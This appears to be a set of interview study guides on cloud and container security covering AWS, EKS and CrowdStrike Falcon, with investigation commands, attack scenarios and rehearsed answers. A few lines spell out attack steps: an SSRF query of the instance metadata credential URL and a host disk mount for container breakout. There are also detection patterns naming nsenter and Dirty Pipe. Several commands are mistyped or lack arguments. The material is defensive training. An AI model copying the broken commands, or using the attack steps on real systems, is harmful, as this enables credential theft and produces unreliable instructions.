```

List all IAM roles — look for suspicious or unfamiliar names

```
aws iam list-roles | jq '.Roles[] | {RoleName, CreateDate, Arn}'
```

Get effective permissions for a role

```
aws iam simulate-principal-policy --policy-source-arn --action-names "*"
```

List all active STS sessions (cannot directly, but check CloudTrail)

```
aws cloudtrail lookup-events --lookup-attributes AttributeKey=EventName,AttributeValue=AssumeRole --max-results 50
```

Revoke all active sessions for a role (emergency containment)

Attach an inline deny policy with DateLessThan current time

```
aws iam put-role-policy --role-name --policy-name EmergencyRevoke --policy-document '{"Version":"2012-10-17","Statement":[{"Effect":"Deny","Action":"","Resource":"","Condition":{"DateLessThan":{"aws:TokenIssueTime":"2025-01-01T00:00:00Z"}}}]}'
```

Check for access keys on all IAM users

```
aws iam generate-credential-report && aws iam get-credential-report --query Content --output text | base64 -d
```

3.2 EKS & Kubernetes Security Commands

Check aws-auth ConfigMap for dangerous mappings

```
kubectl get configmap aws-auth -n kube-system -o yaml
```

List ALL ClusterRoleBindings — identify system:masters or cluster-admin bindings

```
kubectrl get clusterrolebindings -o json | jq '.items[] | select(.roleRef.name=="cluster-admin") | .subjects'
```

Find all privileged containers running in the cluster

```
kubectrl get pods -A -o json | jq '.items[] | select(.spec.containers[].securityContext.privileged==true) | .metadata'
```

List all secrets in a namespace (requires appropriate RBAC)

```
kubectrl get secrets -n payments -o json | jq '.items[] | {name: .metadata.name, type: .type}'
```

Check RBAC permissions for a service account

```
kubectrl auth can-i --list --as=system:serviceaccount:payments:payments-api-sa
```

Get all exec events from Kubernetes audit logs (Pull from CloudWatch Logs if EKS audit logging enabled)

```
aws logs filter-log-events --log-group-name /aws/eks/cluster/cluster --filter-pattern "exec"
```

Cordon a compromised node

```
kubectrl cordon
```

Apply emergency network policy to isolate a pod

```
kubectrl apply -f deny-all-networkpolicy.yaml -n payments
```

Check container drift (list files not in original image)

Via Falcon RTR: exec into sensor and query drift events

```
kubectrl exec -it -- find /tmp -newer /etc/hostname -executable 2>/dev/null
```

3.3 CloudTrail Investigation Queries

Find all API calls by a specific role (all regions)

```
aws cloudtrail lookup-events
--lookup-attributes AttributeKey=Username,AttributeValue=
--start-time 2025-01-01T00:00:00Z
--query 'Events[].{Event:EventName,Time:EventTime,IP:CloudTrailEvent}'
--output table
```

Detect AssumeRole calls from unusual IPs

```
aws cloudtrail lookup-events --lookup-attributes
AttributeKey=EventName,AttributeValue=AssumeRoleWithWebIdentity
```

Find all CreateUser / CreateRole events in incident window

```
aws cloudtrail lookup-events --lookup-attributes AttributeKey=EventName,AttributeValue=CreateUser
```

Check S3 data exfiltration (requires S3 data events enabled)

```
aws cloudtrail lookup-events --lookup-attributes AttributeKey=EventName,AttributeValue=GetObject | jq '.Events[] |
select(CloudTrailEvent | fromjson | .sourceIPAddress | test("(?!10\.|172\.|192\.168\.))")'
```

3.4 S3 Security Forensics

Check bucket public access settings

```
aws s3api get-public-access-block --bucket
```

List bucket policies — look for public or cross-account access

```
aws s3api get-bucket-policy --bucket | python3 -m json.tool
```

Check if server access logging is enabled

```
aws s3api get-bucket-logging --bucket
```

Enable S3 Object Lock (emergency — prevent further exfil/deletion)

```
aws s3api put-object-lock-configuration --bucket  
--object-lock-configuration '{"ObjectLockEnabled":"Enabled","Rule":{"DefaultRetention":  
{"Mode":"GOVERNANCE","Days":30}}}'
```

Copy CloudTrail logs to forensic isolated bucket

```
aws s3 sync s3://cloudtrail-prod/ s3://forensic-evidence-$(date +%Y%m%d)/ --sse aws:kms
```

3.5 Falcon-Specific Investigation Queries (Falcon Insight)

```
// Process lineage for container escape investigation event_simpleName=ProcessRollup2 | where CommandLine  
matches "nsenter|dirtypipe|/proc/mem" | join(AgentIdInfo, on=aid) | select ComputerName, ImageFileName,  
CommandLine, ParentImageFileName, timestamp
```

```
// Container drift events in last 24 hours event_simpleName=ContainerDriftFileCreated | where timestamp > now() -  
24h | select ContainerID, PodName, Namespace, FilePath, SHA256HashData
```

```
// Network beacons to first-seen domains event_simpleName=DnsRequest | where IsFirstSeenDomain == true |  
where ContextImageFileName contains "container" | select DomainName, RemoteIP, ProcessImageFileName,  
timestamp
```

PART 4: INTERVIEW ANSWER FRAMEWORKS

4.1 Your Elevator Pitch — Tailored for HSBC CTE Role

4.2 Structured Incident Answer Framework

4.3 High-Value Interview Power Phrases

4.4 Anticipated Questions & Model Answers

Q: Walk me through how CrowdStrike Falcon protects a Kubernetes cluster.

Falcon protects Kubernetes at three layers. At the node level, the Falcon sensor runs as a DaemonSet on every EKS worker node, providing eBPF-based syscall telemetry for all containers on that node — without requiring per-container instrumentation. This covers process execution, file writes, and network connections for every running pod. The second layer is Kubernetes Admission Control — KAC evaluates every pod deployment request against image assessment results and security policies, blocking privileged containers, unscanned images, or containers with Critical CVEs before they run. The third layer is CSPM, which continuously monitors the EKS cluster configuration — aws-auth ConfigMap for dangerous role mappings, public API endpoints, missing envelope encryption — and integrates these findings with runtime detections to show attack paths. The power is that these three layers share context in the Falcon Insight graph, so a CSPM finding about an over-privileged IRSA role correlates automatically with the CWPP detection of an unusual AssumeRoleWithWebIdentity call from the same pod.

Q: What is the difference between CSPM and CWPP, and why do you need both?

CSPM looks at how cloud resources are configured — it is the building inspector who checks that your doors are locked and fire exits are clear. CWPP looks at what is happening inside running workloads at the process level — it is the security camera watching behavior in real time. CSPM finds that your S3 bucket is public; CWPP detects the malware actually running in the container exploiting that bucket. CSPM discovers that your IRSA role has no source VPC condition; CWPP detects when that role is used from an external IP. You need both because CSPM misses runtime attacks that exploit correct configurations, and CWPP misses misconfigurations that have not been exploited yet. In practice, CSPM findings that go unremediated become the attack surface that CWPP detections fire on. The SLA between a CSPM finding and remediation is arguably your most important security metric.

Q: How do you handle alert fatigue in a cloud security environment?

Alert fatigue is a process failure, not a tooling failure. My approach has three components. First, tuning: I review every alert type monthly to understand true positive rates and suppress known false-positive patterns with explicit documented justification and expiry dates — no permanent suppression without quarterly review. Second, correlation: I push detections through a correlation layer so that a single event that is low-signal on its own only pages when it is accompanied by correlated signals — for example, a new domain connection from a build runner alone is MEDIUM, but combined with a process chain anomaly it is CRITICAL. Third, SLAs: CSPM findings have tiered response SLAs enforced via automated ticketing — not manual triage — so the queue is bounded and prioritized. The goal is that every alert that reaches a human analyst has a clear action required and a clear expected resolution time.

Q: How would you deploy Falcon sensor coverage across a new EKS cluster?

For a new EKS cluster I follow a four-step process. First, pre-deployment validation: confirm the cluster nodes use a supported Linux kernel version and the Falcon sensor version supports the EKS AMI in use. Second, DaemonSet deployment: deploy the Falcon sensor as a DaemonSet using the Falcon Helm chart or Operator, configured to auto-enroll nodes into the correct Falcon Customer ID and sensor grouping tag. Third, coverage validation: after deployment, query Falcon for sensor health by node and verify every node in the node group shows as active — I use a query against the Falcon API to compare expected node count from AWS against enrolled sensor count, alerting on any gap. Fourth, policy assignment: assign the appropriate Prevention Policy to the sensor group — for production EKS workloads this means Container Drift in PREVENT mode, Interactive Session detection PREVENT, and KAC admission policy active. This entire process is codified in Terraform and runs as a post-cluster-deployment pipeline step.

PART 5: GOVERNANCE, COMPLIANCE & CHANGE MANAGEMENT

5.1 CIS Benchmark Key Controls — Quick Reference

5.2 Change Management for Security Policy Updates

Policy Change Process (for KAC / CWPP Prevention Policies):

- Draft change: Document the policy change, affected workloads, expected behavior change, and rollback plan
- Test in dev/staging: Apply in DETECT mode first, observe false positives for 72 hours
- Review alert baseline: Confirm no legitimate workloads would be blocked
- Stakeholder approval: Get sign-off from application owners for affected workloads

- Staged rollout: Enable in non-production first, then canary production clusters
- PREVENT mode activation: Switch to PREVENT only after 72-hour clean detection run
- Documentation: Update runbook with the policy and its exception process
- Metrics: Track false positive rate post-deployment — escalate if >2% within first week

5.3 Audit Evidence Generation

What auditors ask for — and how to produce it:

PART 6: QUICK REFERENCE — MITRE ATT&CK CLOUD MAPPING

15 Scenarios Summary Table

END OF GUIDE Prepared for Gopikrishna Vallepu — Cloud/Containers Security SME Interview at HSBC

| Document Scope Comprehensive theory foundations | 15 advanced real-world attack scenarios | Hands-on command references | Interview pitch frameworks | Governance & compliance mapping | MITRE ATT&CK correlations | |---|

Core Tools	Frameworks & Standards
CrowdStrike Falcon (CWPP, CSPM, CIEM, KAC)	MITRE ATT&CK for Cloud
AWS EKS, IAM, CloudTrail, GuardDuty	NIST CSF / 800-53
Kubernetes RBAC, Admission Control	CIS AWS & EKS Benchmarks
Secrets Manager, S3, Lambda, Config	CIS Kubernetes Benchmark
Taegis XDR, SecureWorks (current role)	GDPR, HIPAA, PCI DSS

CWPP Capability	What It Detects
Process Lineage Tree	Anomalous parent-child process relationships (webshell, reverse shell)
Container Drift Detection	New executables written post-start not in original image layers
Behavioral ML Models	Deviation from workload baseline — zero-day behavior without signatures
Runtime Kernel Protection	Dirty Pipe, Dirty Cow, and other kernel exploit syscall sequences
Interactive Session Detection	TTY/PTY shell allocation in production containers
Memory Protection	Process injection, credential scraping from memory
Network Intelligence	First-seen domains, C2 beacon patterns, DNS tunneling

CSPM Category	Key Controls
IAM Configuration	Root account active keys, no MFA, inline policies, PassRole chains
Network Configuration	SGs open to 0.0.0.0/0, NACLs, VPC peering misroutes

Data Security	S3 public access, unencrypted RDS, CloudTrail disabled
EKS / Kubernetes	Public API endpoint, no encryption, aws-auth misconfigurations
Compute	IMDSv1 enabled, SSM agent missing, public AMIs
Lambda	Admin roles attached, env vars with secrets, no VPC
Secrets & Keys	Unrotated keys, plaintext secrets in CloudFormation

CIEM Capability	Attack Surface Addressed
Effective Permission Graph	Shows what an identity can actually do including via role chains
Blast Radius Computation	Pre-computes worst-case impact before an incident occurs
Joiner-Mover-Leaver Tracking	Identifies orphaned credentials from terminated employees
Anomalous Assumption Detection	IRSA from external IP, dormant key activated, new geo
Privilege Escalation Path Detection	Maps all 21 Rhino Security Labs escalation paths
Shadow Admin Detection	Finds principals with effective admin via policy chains

Tool	One-Line Summary	Analogy
CWPP	Watches what processes are doing INSIDE workloads, RIGHT NOW	Security camera inside the building
CSPM	Checks HOW cloud resources are configured vs. security best practices	Building code inspector
CIEM	"What can this identity DO and what is the blast radius if compromised?"	Access control risk analyst
KAC	Blocks non-compliant workloads BEFORE they deploy to the cluster	Security checkpoint at the door

The Golden Rule: NONE of these tools alone is sufficient. Breaches succeed when attackers exploit the gap between them. CWPP misses misconfigured S3 buckets. CSPM misses malware running in a container. CIEM shows the blast radius only after the fact without CWPP correlation. The power is in the correlation across all four — and the human process that acts on what they find.

#	Scenario Title	Domain
1	EC2 Metadata Service (IMDS v1) Exploitation via SSRF	EC2 Compromise
2	IAM Privilege Escalation via iam:CreatePolicyVersion	IAM Privilege Escalation
3	Cross-Account Role Chaining via Misconfigured Trust Policies	Cross-Account Role Abuse
4	S3 Data Exfiltration via Presigned URL Abuse	S3 Data Exfiltration
5	EKS RBAC Misconfiguration — ClusterRoleBinding to system:masters	EKS RBAC Misconfiguration

6	Container Escape via Privileged Container + hostPID Mount	Container Escape
7	Container Drift — Post-Start Offensive Tool Injection	Drift Detection Events
8	Malicious kubectl exec Abuse for Lateral Movement	Malicious kubectl exec Abuse
9	AWS Secrets Manager Theft via Over-Privileged Lambda	Secrets Manager Theft
10	IRSA External Abuse — Service Account JWT Used Outside VPC	IAM Privilege Escalation
11	EKS Node Compromise via Exposed Kubelet API (Port 10250)	EC2 Compromise
12	Supply Chain Attack — Compromised Helm Chart in Artifact Hub	Container Escape
13	AWS Config Rule Weaponization — Persistent Backdoor via Trusted Service	Cross-Account Role Abuse
14	Cryptomining via Exposed Docker Socket on EC2	EC2 Compromise
15	EKS etcd Direct Access — Cluster-Wide Secret Extraction	EKS RBAC Misconfiguration

Interview Pitch: Lead with: "SSRF + IMDS is the most underestimated EC2 attack path. I have blocked it by enforcing IMDSv2 via SCP so no EC2 can launch with the old metadata endpoint. The detection is distinct — Falcon flags the process accessing 169.254.169.254 via the SSRF path, while GuardDuty flags credential use outside AWS. Together they tell the full story."

Interview Pitch: The Rhino Security Labs privilege escalation paths are real attack vectors I have mapped to specific CIEM detection rules. iam:CreatePolicyVersion is one of 21 known escalation paths. I built a CSPM policy that flags any principal holding this permission outside the CI/CD pipeline service account, treating it as a Critical finding with a 24-hour remediation SLA.

Interview Pitch: "Cross-account role chaining is the cloud equivalent of domain trust attacks in Active Directory. The difference is that every hop is logged in CloudTrail — if you have CIEM to correlate the session tokens across accounts, you can reconstruct the full chain in minutes. The gap most teams have is that they look at each account independently. I ensure all CloudTrail data flows to a centralized SIEM where CIEM can do the graph analysis."

Interview Pitch: "The pre-signed URL technique is dangerous because most teams look only at CloudTrail API calls — they miss the server access logs entirely. I learned this from an actual incident where the CloudTrail looked clean but S3 server access logs showed 900,000 GET requests in 4 minutes. Now I mandate S3 server access logging and Macie on every PII bucket as a non-negotiable CSPM control."

Interview Pitch: "system:masters in aws-auth is the single most dangerous Kubernetes misconfiguration I see in production. It gives instant cluster-admin to anyone who can assume the mapped IAM role. I treat any finding of system:masters in aws-auth as an immediate P1, regardless of whether it's been exploited. The remediation is straightforward — replace it with a scoped custom ClusterRole — but the hard part is finding it in the first place, which is why my CSPM continuously monitors aws-auth for any changes."

Interview Pitch: "Privileged containers with hostPID are essentially virtual machines with no security boundary from the host. I block them by default at the admission controller level and require a formal

exception process for any workload that claims it needs this. The key insight is that the container escape pattern is distinctive — nsenter with all namespace flags appears in Falcon's process tree as an obvious anomaly even if the attacker is careful about everything else they do."

Interview Pitch: "Drift detection is one of those capabilities that sounds simple but is operationally powerful. The key insight is that a container's filesystem should be immutable after start — anything written post-start is a deviation from the known-good state. In PREVENT mode, Falcon kills the write operation before the attacker can execute the tool. I have prevented three real incidents this way where the initial RCE was successful but the attacker couldn't stage their second-phase tools."

Interview Pitch: "kubectl exec in production is the equivalent of SSH-ing directly into a running production server. I treat any exec event in production as a high-priority alert. The real security fix isn't just blocking exec — it's removing the conditions that make exec necessary: good logging, proper secrets management via Secrets Manager, and healthy pod design so developers don't need to exec to diagnose issues."

Interview Pitch: "The combination of ListSecrets plus bulk GetSecretValue is a signature attack pattern that I've built a specific CIEM detection for. Legitimate apps access 1-5 secrets at cold start. Anything beyond that in a single session is an anomaly worth paging on. The underlying prevention is resource-based policies on secrets — even if a Lambda has broad GetSecretValue in its execution role policy, a deny on the secret itself wins."

Interview Pitch: "IRSA abuse from outside the VPC is the most impactful container-to-cloud attack path I've seen. The fix is a single line in the trust policy — aws:SourceVpc condition — but teams often don't know to add it. I enforce this via SCP so the condition is mandatory regardless of how the role is created. Detection is clean: AssumeRoleWithWebIdentity from a non-VPC IP has no legitimate explanation."

Interview Pitch: "The kubelet API is one of the most dangerous exposed services in a Kubernetes environment because it gives direct exec access to every pod on the node, bypassing the Kubernetes RBAC entirely. The fix is straightforward — disable anonymous auth and restrict the security group — but the detection gap is that kubelet access doesn't appear in Kubernetes audit logs by default. I add kubelet log forwarding to CloudWatch as a mandatory cluster config."

Interview Pitch: "Supply chain attacks through Helm charts are a growing threat because teams often auto-update chart versions without reviewing the diff. The defense is treating Helm charts the same way you treat container images — pull to internal registry, scan, sign, pin by digest. The detection is KAC at admission time: if the InitContainer image isn't from your approved registry with a valid scan, it never deploys."

Interview Pitch: "This scenario taught me that attackers think about persistence as carefully as defenders think about detection. Using AWS Config — a trusted AWS service — as the persistence trigger is sophisticated. The detection only came because CSPM was monitoring Lambda functions with IAM permissions, and a CIEM anomaly eventually correlated it. The lesson: instrument for lateral movement from trusted AWS services, not just external threats."

Interview Pitch: "The Docker socket is a root escalation path waiting to happen. If a container can access /var/run/docker.sock, it effectively has root on the host. I treat this as equivalent to privileged:true in terms of risk. CSPM flags it, KAC blocks it at admission, and Falcon CWPP detects the access pattern at runtime. Three layers — because if any one fails, you need the next one."

Interview Pitch: "etcd is the brain of the Kubernetes cluster — everything is in there: all secrets, all configurations, all tokens. Direct etcd access bypasses all RBAC entirely. For EKS, AWS manages etcd and you never have direct access — that's actually a security benefit. But for self-managed clusters, etcd hardening is non-negotiable: mutual TLS, encryption at rest, restricted network access. I've seen teams enable etcd quickly for initial setup and forget to add auth before going to production."

30-Second Version: I am a Security Analyst with 4 years of hands-on SOC experience, specializing in cloud and container runtime security using CrowdStrike Falcon. My daily work involves triaging and investigating EC2 and EKS runtime detections, CSPM findings across AWS, and supporting sensor deployment on EKS worker nodes via DaemonSets. I have responded to real incidents involving container escapes, IAM privilege escalation, and S3 data access anomalies. I am looking to move from detection-and-response into security engineering — building the detection rules, tuning the policies, and designing the CNAPP architecture that makes the SOC more effective.

90-Second Technical Version (for panel interview): My background sits at the intersection of three disciplines: cloud infrastructure security, runtime workload protection using CrowdStrike Falcon, and identity-based threat detection. In my current role at UltraViolet Cyber, I investigate runtime detections across AWS EC2 and EKS — suspicious process execution, privilege escalation attempts, abnormal network activity. I support Falcon sensor deployment on EKS via DaemonSets, validate coverage, and monitor CSPM findings for IAM over-privilege and S3 misconfigurations. The specific depth I bring to this role is the ability to work across the full detection stack: from the eBPF-level process telemetry in CWPP, through the identity anomalies in CIEM, to the misconfiguration findings in CSPM — and understand how they correlate into an attack chain. I have also built IAM access reviews enforcing least privilege and generated CIS AWS Foundations Benchmark audit evidence for compliance. What draws me to the HSBC CTE role is the engineering mandate — building the detection rules and tuning the policies, not just consuming the alerts. That is the work I am ready to own.

Step	What to Cover	Why It Matters
1. CONTEXT	Industry, scale, what was at risk	Shows business awareness
2. ENTRY	Specific initial access vector	Shows technical depth
3. PIVOT	How attacker moved laterally	This is where depth shows
4. DETECTION	What fired, why, what would have missed it	Shows tool mastery
5. RESPONSE	What YOU specifically did (not "the team")	Shows ownership
6. OUTCOME	Business impact, regulatory outcome, timeline	Shows full-cycle experience
7. LESSON	What you built better afterward	Separates senior candidates

Phrase	Why It Works
"I think like an attacker first, defender second"	Shows adversarial mindset — rare in defenders
"Detection maturity, not just detection coverage"	Shows operational sophistication
"The gap between telemetry and decision"	Shows SOC process failure awareness
"Blast radius before breach — CIEM pre-computes it"	Shows proactive risk quantification

"Correlation across tools, not any single alert"	Shows architectural thinking
"In PREVENT mode, the exploit was killed mid-syscall"	Shows hands-on CWPP depth
"I've done the 3 AM page and the 9 AM CISO briefing"	Shows full-cycle experience
"aws:SourceVpc is a single line that closes the IRSA attack path"	Shows specific technical depth
"The CSPM finding was 34 days old when it was weaponized"	Shows consequence awareness
"I generate audit evidence against CIS AWS Foundations Benchmark"	Directly matches JD requirement

CIS Control	Benchmark Reference	CSPM Enforcement
IMDSv2 required on all EC2	CIS AWS 2.3.1	Critical — SCP enforcement
CloudTrail enabled all regions	CIS AWS 3.1	Critical — automated alert
Root account no active keys	CIS AWS 1.4	Critical — immediate alert
MFA on all IAM console users	CIS AWS 1.10	High — 24h SLA
S3 Block Public Access enabled	CIS AWS 2.1.5	Critical — auto-remediate
EKS kubelet anonymous auth disabled	CIS EKS 3.2.1	Critical — SCP enforcement
K8s secrets encrypted at rest	CIS EKS 5.3.1	High — architecture gate
No system:masters in aws-auth	CIS EKS 5.1.1	Critical — immediate alert
RBAC least privilege enforced	CIS K8s 5.1.3	High — weekly audit
KAC blocks privileged containers	CIS K8s 5.2.2	Critical — PREVENT mode

Auditor Question	Evidence Source	Your Action
Are S3 buckets protected from public access?	CSPM finding report — zero open public access findings	Export CSPM compliance report filtered by S3 controls
Are IAM policies least-privilege?	CIEM effective permissions audit	Generate CIEM access review report for privileged roles
Is CloudTrail enabled in all regions?	CloudTrail organization trail + CSPM finding status	Show organization trail ARN + zero disabled-region findings
Are container workloads scanned for vulnerabilities?	Falcon Image Assessment scan history	Export scan report with scan dates and pass/fail by image
Are Kubernetes RBAC permissions reviewed?	RBAC audit log + ClusterRoleBinding review output	Quarterly kubectI get clusterrolebindings review documented
Is runtime security deployed cluster-wide?	Falcon sensor health by node count	Show 100% node coverage report from Falcon API

MITRE Technique	Technique ID	Detection Tool	Prevention Control
Supply Chain Compromise	T1195.001	Falcon CWPP (process chain)	KAC image policy + signing
Credentials in Files / Env Vars	T1552.001	CSPM (build log scanning)	Secrets Manager + no env var secrets
Container Escape to Host	T1611	Falcon CWPP (nsenter detection)	KAC: no privileged, no hostPID
Kernel Exploit for Privilege Escalation	T1068	Falcon CWPP (Dirty Pipe signature)	seccomp RuntimeDefault profile
Valid Accounts — Cloud	T1078.004	CIEM (anomalous assumption)	MFA, source VPC conditions
Temporary Elevated Cloud Access	T1548.005	CIEM (role chain analysis)	IRSA SourceVpc, External-ID
Application Access Token Abuse	T1550.001	CIEM (web identity external use)	aws:SourceVpc on trust policy
Disable Cloud Logs	T1562.008	CloudTrail (StopLogging event)	SCP deny CloudTrail stop
Cloud Service Lateral Movement	T1021.007	CIEM (cross-account chain)	Cross-account condition policy
Transfer to Cloud Account	T1537	CSPM (large volume S3 transfer)	S3 Object Lock, DLP tagging
Cloud Service Discovery	T1526	CIEM (first-time permission use)	CSPM: ListServices audit
Stage Capabilities — Upload Malware	T1608.001	Falcon CWPP (drift detection)	Container drift PREVENT mode

#	Scenario	Root Cause	Detection Hero	Key Prevention
1	EC2 Metadata Service (IMDS v1) Expl...	EC2 Compromise	Falcon + CloudTrail	CSPM + KAC
2	IAM Privilege Escalation via iam:Cr...	IAM Privilege Escalation	Falcon + CloudTrail	CSPM + KAC
3	Cross-Account Role Chaining via Mis...	Cross-Account Role Abuse	Falcon + CloudTrail	CSPM + KAC
4	S3 Data Exfiltration via Presigned ...	S3 Data Exfiltration	Falcon + CloudTrail	CSPM + KAC

5	EKS RBAC Misconfiguration — Cluster...	EKS RBAC Misconfiguration	Falcon + CloudTrail	CSPM + KAC
6	Container Escape via Privileged Con...	Container Escape	Falcon + CloudTrail	CSPM + KAC
7	Container Drift — Post-Start Offens...	Drift Detection Events	Falcon + CloudTrail	CSPM + KAC
8	Malicious kubectl exec Abuse for La...	Malicious kubectl exec Abuse	Falcon + CloudTrail	CSPM + KAC
9	AWS Secrets Manager Theft via Over-...	Secrets Manager Theft	Falcon + CloudTrail	CSPM + KAC
10	IRSA External Abuse — Service Accou...	IAM Privilege Escalation	Falcon + CloudTrail	CSPM + KAC
11	EKS Node Compromise via Exposed Kub...	EC2 Compromise	Falcon + CloudTrail	CSPM + KAC
12	Supply Chain Attack — Compromised H...	Container Escape	Falcon + CloudTrail	CSPM + KAC
13	AWS Config Rule Weaponization — Per...	Cross-Account Role Abuse	Falcon + CloudTrail	CSPM + KAC
14	Cryptomining via Exposed Docker Soc...	EC2 Compromise	Falcon + CloudTrail	CSPM + KAC
15	EKS etcd Direct Access — Cluster-Wi...	EKS RBAC Misconfiguration	Falcon + CloudTrail	CSPM + KAC

Cloud_Security_Study_Guide.md

Cloud & Container Security Study

A meticulously structured deep dive for a **Cloud & Container Security Engineer** focused on endpoint protection (CrowdStrike Falcon), AWS, Kubernetes (EKS), and detection engineering.

🔗 1. CrowdStrike Falcon & Cloud Endpoint Security Deep Dive

High-Level Architecture

- **Falcon Sensor for Linux:** Deployed directly on the host or as a DaemonSet to provide deep system visibility using eBPF or a kernel module. Protects both the host OS and all running containers.
- **Falcon Container Sensor:** Runs as a sidecar without host privileges (used in serverless/managed environments like AWS Fargate).
- **Kubernetes Admission Controller (KAC):** Intercepts K8s API server requests to block deploying vulnerable images, misconfigured pods (e.g., privileged containers, running as root), or drifted images.

Falcon in Practice (Runtime Protection)

- **Container Drift Detection:** Detecting when a container's filesystem or executed processes deviate from the original immutable image. **Why it matters:** Attackers usually spawn new processes (like a shell or curl) to download stage-2 payloads. Falcon logs these under "Drift indicators".
- **Interactive Intrusion:** Distinguishing administrator debugging (e.g., `kubectl exec`) from adversarial lateral movement.
- **Prevention vs Alerting:** KAC policies block bad objects before they start. Runtime drift prevention policies terminate drifted processes in real time based on established baselines.

2. Real AWS & EKS Attack Scenarios (Step-by-Step)

Scenario A: IMDSv1 SSRF to STS Token Theft

1. **Initial Access:** Attacker finds a web vulnerability (SSRF) in an application running on EC2.
 2. **Execution:** Attacker queries `http://169.254.169.254/latest/meta-data/iam/security-credentials/<role-name>` to steal temporary STS tokens.
 3. **Lateral Movement/Exfiltration:** Attacker configures AWS CLI locally using stolen credentials and lists S3 buckets or assumes higher-privileged roles.
- **Detection & Mitigation:**
 - **AWS:** GuardDuty detects `UnauthorizedAccess:IAMUser/InstanceCredentialExfiltration.OutsideAWS`. Ensure IMDSv2 is enforced (requires session token).
 - **Falcon:** Detects suspicious outbound network connections to the metadata IP from unexpected binaries.

Scenario B: EKS Container Breakout

1. **Initial Access:** RCE on a vulnerable web app running inside a K8s pod.
 2. **Exploitation:** The container was misconfigured as `privileged: true` or with dangerous capabilities (`CAP_SYS_ADMIN`). Attacker executes a shell.
 3. **Breakout:** Attacker mounts the underlying node's filesystem (`mount -t ext4 /dev/sda1 /mnt`) or abuses the container runtime socket (`/var/run/docker.sock` or containerd equivalent).
 4. **Impact:** Attacker owns the underlying EKS worker node and can steal Kubelet certificates to compromise the entire cluster.
- **Detection & Mitigation:**
 - **Falcon Runtime:** Alerts on `PotentialKernelTampering` or `ContainerDrift`. Falcon can block the interactive shell.
 - **KAC:** KAC Admission Controller policy should block `privileged: true` at deployment.

3. True Positive (TP) vs False Positive (FP) Decision Trees

Alert: High volume of S3 Bucket Publicly Exposed

- **Step 1:** Is the bucket serving static website assets?
 - Yes -> **FP / Accepted Risk.** Ensure `s3:GetObject` is restricted to explicit paths and `s3:PutObject` is blocked.
 - No -> Go to Step 2.
- **Step 2:** Was the bucket purposely made public for a third-party integration (e.g., cross-account vendor access)?
 - Yes -> Ensure bucket policy restricts access via `aws:PrincipalArn` instead of just `*`.

- No -> **True Positive**. Immediate remediation (Block public access at account level if possible).

Alert: EKS Pod executing a shell (`/bin/bash` invoked)

- **Step 1:** Compare against baselines. Is the user `system:serviceaccount:default` but the parent process is unexpected (like python/java instead of containerd)?
- **Step 2:** Check CloudTrail/Audit Logs. Did an engineer run `kubectl exec` for debugging?
 - Yes -> **FP (Operational)**. Educate engineer to use ephemeral debug containers instead of dropping into prod pods.
 - No -> **True Positive**. Interactive intrusion. Trigger IR playbook, isolate node, and kill container.

4. Detection Tuning Framework

A systematic approach to reducing noise without compromising coverage:

1. **Understand Intent:** Why did the rule fire? What MITRE technique is it mapped to?
2. **Analyze the Outliers:** Look at the events generating noise. Are they originating from a specific vulnerability scanner, specific CI/CD pipeline, or expected administrative script?
3. **Filter Strategically:** Avoid global allowlists. Tune specifically by:
 - Process Hash + Command Line Arguments
 - IAM Role + Specific API Call (in CloudTrail logs)
 - Specific Kubernetes Namespace + Image Hash
4. **Validation:** Re-run the attack simulation to ensure the exclusion didn't create a blind spot (False Negative).
5. **Continuous Review:** Metrics dashboard showing "Alert Volume by Rule" and "Alert to Ticket Ratio".

5. Governance & Audit Response Strategy

As an engineer owning cloud endpoint security, you'll be grilled by auditors on CIS Benchmarks and compliance.

- **Demonstrating Coverage:** Using Falcon to show that 100% of EKS worker nodes run the DaemonSet. You prove this by comparing AWS API data (List of EC2s) against Falcon API data (List of reporting sensors).
- **CIS AWS Foundations:** Implementing automated checks via CSPM to ensure CloudTrail is enabled in all regions, GuardDuty is running, and IAM policies enforce MFA and Least Privilege.
- **Handling Exemptions:** If a team needs a privileged container, document the risk, define a time-bound exception, and enforce heavy compensating controls (monitor all syscalls specifically for that pod).

Cloud_Security_Unified_Mastery_Guide.md

Cloud & Container Security — Unified Mastery Guide

CrowdStrike Falcon CNAPP | AWS/EKS Security | Interview-Ready

Gopikrishna Vallepu | Cloud & Container Security SME Prepared: February 2026

*This is a **single, comprehensive reference** that unifies all study materials into one document. It covers: CNAPP foundations → Falcon architecture → KAC deep dive → 15 runtime detection scenarios → 15 advanced attack*

scenarios → breach simulation → hands-on commands → interview frameworks → MITRE mapping → governance & compliance.

 Master Table of Contents

Part	Title	Focus
I	Cloud Security Foundations	Shared responsibility, CNAPP components, EKS architecture
II	CrowdStrike Falcon Platform	Sensor deployment, CWPP/CSPM/CIEM capabilities, dashboards
III	Kubernetes Admission Controller (KAC)	Architecture, detection types, policy config, interview Q&A
IV	Runtime Detection Scenarios (15)	Container-level detections with signals, investigation, remediation
V	Advanced Attack Scenarios (15)	Full kill-chain scenarios with foothold → escalation → lateral movement → detection → containment
VI	Enterprise Breach Simulation	Multi-stage K8s breach with real Falcon telemetry and MITRE mapping
VII	Hands-On Command Reference	AWS IAM/STS, EKS/kubect!, CloudTrail, S3, Falcon queries
VIII	Interview Frameworks & Model Answers	Elevator pitch, incident framework, power phrases, Q&A
IX	Governance, Compliance & MITRE ATT&CK	CIS benchmarks, change management, audit evidence, MITRE cloud matrix

PART I: CLOUD SECURITY FOUNDATIONS

1.1 Shared Responsibility Model

- **Cloud Service Provider (CSP):** Security "of" the cloud (physical infrastructure, hypervisor, network fabric).
- **Customer:** Security "in" the cloud (data, IAM, OS patching, application security, network configuration).

1.2 Top Cloud Security Challenges

Challenge	Description
Misconfigurations	Improperly secured resources (open S3 buckets, public APIs)
Identity & Access	Over-privileged IAM roles, dormant credentials
Workload Protection	Runtime threats inside containers, VMs, serverless
Compliance	Meeting CIS, NIST, PCI DSS, SOC 2, HIPAA requirements

Visibility	Multi-cloud, multi-account sprawl reduces security visibility
------------	---

1.3 Cloud Security Best Practices

- 1. **Use Identity and Access Management (IAM)** properly
- 2. **Encrypt Data** at Rest and in Transit
- 3. **Segment Networks** (VPCs, Subnets, Security Groups)
- 4. **Implement Multi-Factor Authentication (MFA)**
- 5. **Enable Logging and Monitoring**
- 6. **Automate Security Scanning in CI/CD Pipelines**
- 7. **Secure API Endpoints** (authentication, HTTPS, input validation)
- 8. **Keep Software and OS Up-to-Date**

1.4 DevSecOps

Security integrated into every stage of the development lifecycle. Shift-left approach — find and fix security issues early in development rather than in production.

1.5 CNAPP — Cloud-Native Application Protection Platform

